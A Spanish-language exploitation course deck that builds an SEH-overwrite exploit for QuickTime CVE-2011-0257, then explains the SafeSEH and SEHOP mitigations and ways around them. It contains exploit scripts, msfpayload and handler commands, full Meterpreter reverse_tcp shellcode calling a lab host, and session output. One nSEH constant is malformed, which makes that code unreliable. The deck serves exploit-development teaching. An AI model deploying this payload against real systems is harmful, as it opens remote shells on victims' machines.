

# Exploiting en Windows



## Técnicas de Mitigación (I)

# Recapitulando...

- Entendimos lo que significa ejecutar código arbitrario.
- Entendimos cómo redireccionar el flujo de ejecución de un programa a través de la sobrescritura de la dirección de retorno almacenada en los stack frames.
- Entendimos cómo funcionan la gestión de excepciones y cómo aprovecharnos para ejecutar código arbitrario .

Hoy veremos...

Algunas de las medidas de seguridad añadidas para evitar que podamos explotar un stack buffer overflow y cómo podemos evadirlas.

# **Inciso: Sobre los deberes**

# CVE-2011-0257 (QuickTime)

Para esta vulnerabilidad vamos a utilizar un archivo .mov como plantilla y a partir de él vamos a crear el exploit.

```
#!/usr/bin/env python

template = None
with open('CVE-2011-0257_template.mov', 'rb') as fd:
    template = fd.read()

print len(template)

payload = 'A' * 3000
xpl = template + payload

with open('xpl-1.mov', 'wb') as fd:
    fd.write(xpl)
```

# CVE-2011-0257 (QuickTime)

Como siempre, generamos el exploit con el script en python y abrimos el binario vulnerable (C:\Program Files\QuickTime\QuickTimePlayer.exe) a través de Immunity Debugger.

Una vez se cargue el binario, apretamos F9 para ejecutar mientras se depura. A través de File → Open, abrimos el exploit que hemos generado.


```
CPU - main thread, module QuickT_2
668E238A F3:A5 REP MOVSDWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
668E238C FF2495 A4248E66 JMP DWORD PTR DS:[EDX*4+668E24A4]
668E238D 00NOP
```

```
[19:05:54] Access violation when writing to [00140000] - use Shift+F7/F8/F9 to pass exception to program
```

Como vemos, se produce una excepción al escribir en una dirección inválida. Apretamos Shift+F9 para pasar la excepción al debugger.

# CVE-2011-0257 (QuickTime)

Al pasar la excepción al depurador, vemos que el flujo de ejecución se redirige a 0x41414141. Veamos la SEH Chain (Alt+s):



| Address  | SE handler            |
|----------|-----------------------|
| 0013B2A0 | ntdll.7C9032BC        |
| 0013CD58 | 41414141              |
| 41414141 | *** CORRUPT ENTRY *** |

```
[19:05:54] Access violation when writing to [00140000]  
[19:09:04] Access violation when executing [41414141]
```

Como vemos, el handler se ha sobrescrito...



# CVE-2011-0257 (QuickTime)

Ahora hemos de calcular cuantos bytes son necesarios para sobrescribir el handler:

```
#!/usr/bin/env python

template = None
with open('CVE-2011-0257_template.mov', 'rb') as fd:
    template = fd.read()

print len(template)

payload =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
xpl = template + payload

with open('xpl-2.mov', 'wb') as fd:
    fd.write(xpl)
```

Realizamos el mismo proceso, pero esta vez cuando el debugger gestione la excepción (Shift+F9) ejecutamos:

- !mona findmsp

# CVE-2011-0257 (QuickTime)

Podemos ver la siguiente salida en la consola de log de Immunity:

```
[+] Examining SEH chain  
SEH record (nseh field) at 0x0013c058 overwritten with normal pattern : 0x79433779 (offset 2302)
```

Necesitamos un relleno de 2302 bytes para sobrescribir nSEH. Ahora debemos buscar una instrucción del tipo pop/pop/ret. Para ello utilizaremos mona:

- !mona seh

```
0x677a321b : pop esi # pop edi # ret
```

Sobrescribimos nSEH con un 'JMP 0x8' y SEH con la dirección al pop/pop/ret.

Recordad:

```
$ rasm2 -a x86 -b 32 'jmp 0x8'  
eb06
```



# CVE-2011-0257 (QuickTime)

Además, añadimos una instrucción de breakpoint como shellcode.

```
#!/usr/bin/env python
import struct

template = None
with open('CVE-2011-0257_template.mov', 'rb') as fd:
    template = fd.read()

junk = 'A' * 2302
# x86 jmp 0x6
nseh = struct.pack('<L', 0x9090006EB)
# pop esi # pop edi # ret | [QuickTimeAuthoring.qtx]
seh = struct.pack('<L', 0x677a321b)
payload = struct.pack('<L', 0xCCCCCCCC)
xpl = template + junk + nseh + seh + payload

with open('xpl-4.mov', 'wb') as fd:
    fd.write(xpl)
```

Repetimos el proceso. El debugger debería parar en el breakpoint!

Nota: Nos hemos saltado el exploit 3, que es igual al 4 pero sin los breaks como shellcode. Recordad que siempre es recomendable poner un breakpoint en la dirección del handler para comprobar que todo funciona correctamente

# CVE-2011-0257 (QuickTime)

Como se puede ver, el debugger ha parado en los breakpoints.



The screenshot shows a debugger window titled 'CPU - main thread'. The main pane displays a list of instructions at memory addresses 0013C061 through 0013C06F. The instructions are as follows:

| Address  | OpCode      | Instruction             |
|----------|-------------|-------------------------|
| 0013C061 | CC          | INT3                    |
| 0013C062 | CC          | INT3                    |
| 0013C063 | CC          | INT3                    |
| 0013C064 | AD          | LODS DWORD PTR DS:[ESI] |
| 0013C065 | BA EFFEABAB | MOV EDX, ABABFEEE       |
| 0013C06A | AB          | STOS DWORD PTR ES:[EDI] |
| 0013C06B | AB          | STOS DWORD PTR ES:[EDI] |
| 0013C06C | AB          | STOS DWORD PTR ES:[EDI] |
| 0013C06D | AB          | STOS DWORD PTR ES:[EDI] |
| 0013C06E | AB          | STOS DWORD PTR ES:[EDI] |
| 0013C06F | AB          | STOS DWORD PTR ES:[EDI] |

On the right side, the 'Registers (FPU)' pane shows the following values:

| Register | Value                      |
|----------|----------------------------|
| EAX      | 00000000                   |
| ECX      | 677A321B QuickT_6.677A321B |
| EDX      | 7C9032BC ntdll.7C9032BC    |
| EBX      | 00000000                   |
| ESP      | 0013B298                   |
| EBP      | 0013B2AC                   |
| ESI      | 7C9032A8 ntdll.7C9032A8    |
| EDI      | 0013B374                   |
| EIP      | 0013C061                   |

Todo ha funcionado correctamente. No ha sido necesario que nosotros generáramos la excepción explícitamente (por ejemplo, a través de un stack overflow) ya que con el payload que hemos utilizado ya se hace una escritura en una dirección inválida.

Ahora tenemos que añadir el shellcode!

# CVE-2011-0257 (QuickTime)

Habíamos dicho que para esta práctica, utilizaríamos un Meterpreter.

Para ello usaremos Metasploit Framework y Kali Linux.

## **¿Qué es Meterpreter?**

Meterpreter es un payload avanzado (cliente-servidor) con multitud de funcionalidades. Este payload forma parte del framework de Metasploit y las conexiones se gestionan a través del framework.

Algunas de las funcionalidades son:

- Comunicación cifrada
- Gestión de múltiples conexiones
- Inyección DLL para extender las funcionalidades
- Herramientas de post-explotación

# CVE-2011-0257 (QuickTime)

## ¿Cómo funciona Meterpreter?

1. Se ejecuta el “stager” inicial, normalmente acostumbra a ser un shellcode básico (de tamaño “reducido”).
2. Se realiza una inyección DLL en un proceso.
3. El núcleo de Meterpreter se inicializa y envía un GET vía TLS/1.0 hacia el servidor. Cuando el servidor (metasploit) recibe el GET, configura el cliente.
4. Meterpreter carga las extensiones necesarias.

# CVE-2011-0257 (QuickTime)

Antes de poner el payload dentro del exploit, vamos a comprobar que Meterpreter funciona correctamente fuera del exploit.

Para ello, vamos a generar un Meterpreter como un ejecutable standalone:

- `$ msfpayload windows/meterpreter/reverse_tcp LHOST=172.16.0.53 PrependMigrate=true X > meterpreter_rev_tcp_172.16.0.53.exe`

- **windows/meterpreter/reverse\_tcp**: Tipo de payload.
- **LHOST**: Servidor al que conectarse.
- **PrependMigrate**: Mueve el payload en el stack (stack pivoting) para que no ocurra una posible corrupción de datos.
- **X**: La salida del comando será en raw (bytes).

El binario resultante lo tendremos que ejecutar en el cliente.

# CVE-2011-0257 (QuickTime)

Antes de ejecutar el binario, tendremos que poner en el servidor algo con lo que gestionar la conexión del cliente. Un handler:

- \$ msfconsole
  - msf> use exploit/multi/handler
  - msf> set PAYLOAD windows/meterpreter/reverse\_tcp
  - msf> set LHOST 172.16.0.53 (not 127.0.0.1)
  - msf> exploit

Ejecutamos el binario en el cliente, y:

```
msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.0.53:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 172.16.0.4
[*] Meterpreter session 2 opened (172.16.0.53:4444 -> 172.16.0.4:1588)
+0200

meterpreter > sysinfo
Computer      : BELERIAN-FF0CC5
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
```



# CVE-2011-0257 (QuickTime)

Ahora que hemos comprobado que el Meterpreter funciona correctamente, vamos a insertar el Meterpreter en el exploit.

Vamos a crear un Meterpreter como un módulo de Python:

- \$ msfpayload windows/meterpreter/reverse\_tcp  
LHOST=172.16.0.53 N > payload.py

```
# windows/meterpreter/reverse_tcp - 287 bytes (stage 1)
# http://www.metasploit.com
# VERBOSE=false, LHOST=172.16.0.53, LPORT=4444,
# ReverseConnectRetries=5, ReverseListenerBindPort=0,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# EnableStageEncoding=false, PrependMigrate=false,
# EXITFUNC=process, AutoLoadStdapi=true,
# InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
# EnableUnicodeEncoding=true
stage1 = ""
stage1 += "\xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b"
stage1 += "\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
stage1 += "\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
stage1 += "\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b"
stage1 += "\x42\x3c\x8b\x4c\x10\x78\xe3\x4a\x01\xd1\x51\x8b\x59"
stage1 += "\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b\x34\x8b\x01"
stage1 += "\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0"
stage1 += "\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58"
stage1 += "\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
stage1 += "\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
stage1 += "\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x89\x5d\x68\x33"
stage1 += "\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26"
stage1 += "\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
stage1 += "\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40"
stage1 += "\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xac"
stage1 += "\x10\x00\x35\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56"
stage1 += "\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff"
stage1 += "\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00"
stage1 += "\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36"
stage1 += "\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4"
stage1 += "\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02"
stage1 += "\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec"
stage1 += "\xc3"
```

En el mismo archivo hay dos stages, sin embargo, nosotros sólo ejecutaremos el primero y cuando se conecte al servidor (handler) éste enviará el segundo stage al cliente

# CVE-2011-0257 (QuickTime)

Ahora importamos la cadena stage1 de este módulo (payload.py) en el exploit:

```
#!/usr/bin/env python
import struct
from payload import stage1

template = None
with open('CVE-2011-0257_template.mov', 'rb') as fd:
    template = fd.read()

junk = 'A' * 2302
# x86 jmp 0x6
nseh = struct.pack('<L', 0x9090006EB)
# pop esi # pop edi # ret | [QuickTimeAuthoring.qtx]
seh = struct.pack('<L', 0x677a321b)
xpl = template + junk + nseh + seh + stage1

with open('xpl-5.mov', 'wb') as fd:
    fd.write(xpl)
```

Recordad que, en Python, para hacer un import de un módulo, hemos de crear un archivo `__init__.py` en el directorio del módulo.


# CVE-2011-0257 (QuickTime)

Ponemos el handler a la escucha a través de msfconsole y abrimos el exploit con QuickTime Player, sin usar el debugger:

```
msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.0.53:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 172.16.0.4
[*] Meterpreter session 3 opened (172.16.0.53:4444 -> 172.16.0.4:1601)
+0200
```

Sin embargo, la aplicación se queda colgada:



# CVE-2011-0257 (QuickTime)

Si la aplicación se queda colgada, el usuario la cerrará y la conexión se cerrará.

Normalmente, esto se puede solucionar modificando el parámetro EXITFUNC cuando creamos el payload.

Si establecemos EXITFUNC a "thread", el payload se inyectará en un nuevo thread con lo que la aplicación (en teoría) debería seguir funcionando...

Sin embargo, he probado con todas las opciones y ninguna ha funcionado.

Otra opción es, una vez el cliente se conecta al servidor, migrar el payload a otro proceso.

```
meterpreter > migrate 1708
[*] Migrating from 6912 to 1708...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer      : BELERIAN-FF0CC5
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter >
[*] 172.16.0.4 - Meterpreter session 5 closed. Reason: Died
```

# SafeSEH



# SAFESEH

**SafeSEH** es una medida de seguridad que evita la explotación de la gestión de excepciones (SEH).

Esta medida de seguridad se aplica a nivel de compilación, así que no forma parte del propio sistema operativo.

Esto significa que para que una aplicación disponga de esta medida de seguridad, el programador debe compilarla con el flag /SAFESEH.

Otro dato muy importante es que **para que esta medida de seguridad sea efectiva tanto la aplicación como todos sus módulos (DLLs) deben estar compilados con /SAFESEH.**


De no ser así, esta medida de seguridad se vuelve inútil.



# SafeSEH

En Visual Studio podemos encontrar este flag en el siguiente diálogo:

Project → Properties → Configuration Properties → Linker → Advanced



# SafeSEH

## **¿En qué consiste SafeSEH?**

La idea es que antes de ejecutar un handler (SEH), el “exception dispatcher” se encarga de comprobar que la dirección del handler está dentro de una tabla de handlers seguros.

Esta tabla de handlers seguros no la podemos sobrescribir con lo que sólo serán válidos aquellos handlers que realmente hacen la función de gestión de excepciones.

De este modo, si sobrescribimos el campo SEH que hay en el stack frame, antes de que se ejecute el pop/pop/ret el exception dispatcher comprobará si esa dirección forma parte de los handlers seguros.

Evidentemente, no será así!

## **¿Por qué es necesario que todos los módulos estén compilados con /SAFESEH?**

El problema de esta medida de seguridad es que las tablas con los handlers seguros forman parte de la propia imagen del binario (o del módulo/DLL).

Esto significa que si el binario o algún módulo no dispone de esta tabla, el exception dispatcher no realizará la comprobación antes de ejecutar el handler (se supondrá que cualquier dirección que pertenezca al módulo es segura).

Por ejemplo, si la dirección del pop/pop/ret forma parte de un módulo compilado sin SafeSEH (luego no tiene la tabla de handlers seguros), el exception dispatcher no hará la comprobación y se saltará al handler (pop/pop/ret).

## ¿Cómo podemos evadir SafeSEH?

Da un poco de vergüenza decir evadir SafeSEH... Porque no existe un modo genérico para evadirlo.

La idea es... ¡**Evitarlo!**

Cuando se sobrescribe el handler (SEH) se debe elegir una dirección de memoria que no forme parte de ningún módulo compilado con SafeSEH.

No es necesario que la dirección forme parte de una DLL, puede ser de una región de memoria ejecutable que no forme parte de ningún módulo con SafeSEH. (\*)

(\*) El proceso no debe tener DEP activado.

# SafeSEH

## ¿Cómo podemos saber si un módulo está compilado con SafeSEH?

Como siempre... MONA!

- !mona modules

-----  
Module info :  
-----

| Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path   |
|------------|------------|------------|--------|---------|-------|----------|--------|------------------------------|
| 0x5b860000 | 0x5b8b5000 | 0x00055000 | False  | True    | False | False    | True   | 5.1.2600.6260 [NETAPI32.dll] |
| 0x72d20000 | 0x72d29000 | 0x00009000 | False  | True    | False | False    | True   | 5.1.2600.5512 [wdmaud.drv]   |
| 0x77b20000 | 0x77b32000 | 0x00012000 | False  | True    | False | False    | True   | 5.1.2600.5875 [MSASN1.dll]   |
| 0x0a760000 | 0x0ab04000 | 0x003a4000 | True   | True    | False | False    | False  | 1.0.84 [CoreGraphics.dll]    |

(...)



# SafeSEH

Sobre la salida del comando:

- **Rebase:** Especifica si el modulo está rebased. Los módulos tienen una dirección en preferida en la que cargarse, aunque a veces esta dirección puede que no se pueda utilizar. En estos casos se hará un rebase del módulo.
- **SafeSEH:** Especifica si el módulo está compilado con /SAFESEH.
- **ASLR:** Especifica si el módulo está compilado con /DYNAMICBASE. Hablaremos de ello en el futuro.
- **NXCompat:** Especifica si el módulo está compilado con /NXCOMPAT. Hablaremos de ello en el futuro.
- **OS DLL:** Especifica si el módulo es parte del sistema operativo o es un third party module.



# SafeSEH

Actualmente, todos los módulos pertenecientes al sistema operativo están compilados con SafeSEH. Desde Windows XP SP2 se recompilaron los módulos del sistema operativo usando esta medida de seguridad.

Esto significa que, sobretodo, para evadir SafeSEH nos hemos de centrar en DLLs que no formen parte del sistema operativo.

Os suena este código?



# SafeSEH

Actualmente, todos los módulos pertenecientes al sistema operativo están compilados con SafeSEH.

Esto significa que, sobretodo, para evadir SafeSEH nos hemos de centrar en DLLs que no formen parte del sistema operativo.

Os suena este código?



**NUNCA CREÁIS EN LAS  
CASUALIDADES :D**



# SafeSEH

Cuando ejecutáis:

- !mona seh

¡Mona se encarga de buscar las instrucciones en módulos que no tengan SafeSEH activado!

En principio busca en todas las regiones ejecutables del proceso que no formen parte de un módulo con SafeSEH... Sin embargo, si os queréis asegurar de buscar en ciertas regiones específicas y ciertas instrucciones específicas siempre podéis utilizar Radare :D

# SafeSEH

Con lo cual... Ya hemos e-v-i-t-a-d-o SafeSEH.

Otra opción para evitar SafeSEH sería sobrescribir la dirección de retorno del stack frame :)

Como nota a parte, **en software de 64 bits**, los handlers de las excepciones ya no se almacenan en los stack frames, sino que se almacenan en unas estructuras llamas PDATA que no se pueden sobrescribir a través de un desbordamiento de búfer.

Así que no tiene ningún sentido compilar este tipo de software con el flag /SAFESEH.

# **Structured Exception Handling Overwrite Protection (SEHOP)**

# SEHOP

SEHOP es una medida de seguridad que también está **enfocada a evitar la explotación del sistema de gestión de excepciones**.

Esta vez, la medida de seguridad no se activa en tiempo de compilación, sino que **está implementada en el propio sistema operativo**.

SEHOP está disponible desde Windows Vista SP1, aunque **no está activado por defecto** ni en este sistema operativo ni en Windows 7.

En Windows 8 y posteriores, sí que está activado por defecto para aplicaciones diseñadas para este sistema operativo. Además, en Windows 8.1 se implementan algunas mejoras.



# SEHOP

Para vosotros, exploiters, es una buena noticia que no esté implementado en Windows XP, Vista, 7 por defecto.

Esto, ya de por sí, hace que un gran porcentaje de usuarios no estén protegidos.

Además se le ha de sumar el hecho que **SEHOP tiene un gran número de programas que dejan de funcionar si se activa:**

- <http://social.technet.microsoft.com/Forums/es-ES/1e70c72b-67b2-43c4-bd36-a0edd1857875/application-compatibility-issues>

Esto hace que la implantación en estos sistemas sea poco probable.

(Aunque cabe destacar que existe un parche para Windows 7 para poder activar SEHOP por proceso en vez de ser system-wide)

# SEHOP

## ¿En qué consiste SEHOP?

SafeSEH protege la gestión de excepciones a través de hacer ciertas **comprobaciones relacionadas con la dirección del handler** (SEH).

SEHOP protege la gestión de excepciones a través de hacer ciertas **comprobaciones relacionadas con el SEH Chain** (nSEH).

# SEHOP

SEHOP se encarga de:

Al cargarse el programa,

1. Añadir un handler al final de la cadena que apunta a una dirección específica: `ntdll!FinalExceptionHandler`


Al producirse una excepción, antes de ejecutar el handler,

2. Recorrer toda la cadena de handlers (SEH Chain) y comprobar que el último handler es `ntdll!FinalExceptionHandler`.

SEHOP se aprovecha del hecho de que para sobrescribir la dirección del handler, antes hemos de sobrescribir el puntero al siguiente handler (`nSEH`).

# SEHOP

Si recordáis como funcionaba SEH y cómo lo explotábamos, teníamos algo parecido a lo siguiente:



Como se puede ver, al explotar SEH, la cadena de handlers se rompe, con lo que SEHOP no ejecutaría el handler sobrescrito y finalizaría el proceso.

# SEHOP

**¿Cómo rompemos SEHOP?**

**A efectos prácticos, no podemos.**

**Tampoco podemos evitarlo**, tal y como habíamos hecho con SafeSEH, ya que SEHOP está implementado a nivel de sistema operativo.

Sin embargo, sobre el papel (a nivel teórico), sí que se podría evadir.

¿Qué diferencia hay a nivel teórico y a nivel práctico?

**ASLR**

# SEHOP

ASLR es una medida de seguridad de la que hablaremos en el futuro. Básicamente, lo que hace ASLR es que los módulos (y otras secciones de un binario) se carguen en direcciones de memoria aleatorias.

El problema es que podemos estar seguros de que **si SEHOP está activado, ASLR también lo estará.**

Por tanto, **no tiene sentido evaluar la seguridad de SEHOP por si sólo,** sino que se han de tener en cuenta las otras medidas de seguridad que también estarán presentes.



**Al loro!**  
**Os doy permiso para**  
**desconectar, ilo que**  
**viene es duro!**

E innecesario...

Os  
des



para  
que  
b!

E innecesario...

## ¿Cómo podríamos llegar a evadir SEHOP por si sólo?

La idea es modificar el nSEH para que apunte a una dirección que nosotros controlemos, en la cual construiremos una estructura `_EXCEPTION_RECORD` (`nSEH+SEH`) falsa que en la que el handler (SEH) apuntará a la dirección de `ntdll!FinalExceptionHandler` y nSEH será `0xFFFFFFFF`.

**Básicamente, hemos de construir una SEH Chain falsa.**

Algunos requisitos:

1. El nSEH sobrescrito tiene que formar parte del stack.
  1. 2. **Hemos de conocer el rango de direcciones del stack.**
2. El nSEH sobrescrito tiene que ser una instrucción de tipo JMP.
3. **Hemos de conocer la dirección de `ntdll!FinalExceptionHandler`.**

# SEHOP

- Sobre 1 y 2:

Recordad que para explotar SEH, el campo nSEH se sobrescribía con NOPs más JMP 0x6 (eb049090) o JMP 0x8 más NOPs (909006eb). (\*)

**¡Con SEHOP se comprueba que la dirección a la que apunta nSEH forma parte de la región de memoria de la pila!**

0x9090eb04 o 0xeb069090 (en principio) NO forman parte del stack.

Con lo que, ahora, nos lo tendremos que montar para que esos 4 bytes formen parte del stack y, además, sean una instrucción de tipo JMP.

Esto es posible, pero complicado.

(\*) Teniendo en cuenta little endian

# SEHOP

Por ejemplo, podemos usar los NOPs como parte inicial de la dirección del stack, con lo que **tendríamos que encontrar una instrucción de 2 bytes que empezara por '00xx' < '0040' y que equivaliera a NOPs.**

¿Porqué '00xx' menor a '0040'?

Porqué la región del stack acostumbra a empezar en direcciones que empiezan con un byte nulo y son menores a 0x00400000, donde empieza la imagen del binario. ¡Esto sin ASLR!

Sin embargo, **las instrucciones que empiezan por '00' de dos bytes, son del estilo 'ADD [reg1], reg2'**, que podría llegar a ser como un NOP, siempre y cuando se pudiera escribir en la dirección de reg1.



# SEHOP

Los otros dos bytes de la dirección de nSEH (el JMP relativo) también tienen sus restricciones!

Imaginad que hemos elegido como primeros dos bytes de nSEH, 0012. Ahora elegimos el típico JMP 0x8, con lo que los otros dos bytes serían eb06. (nSEH = 06EB1200 → 0x0012EB06)

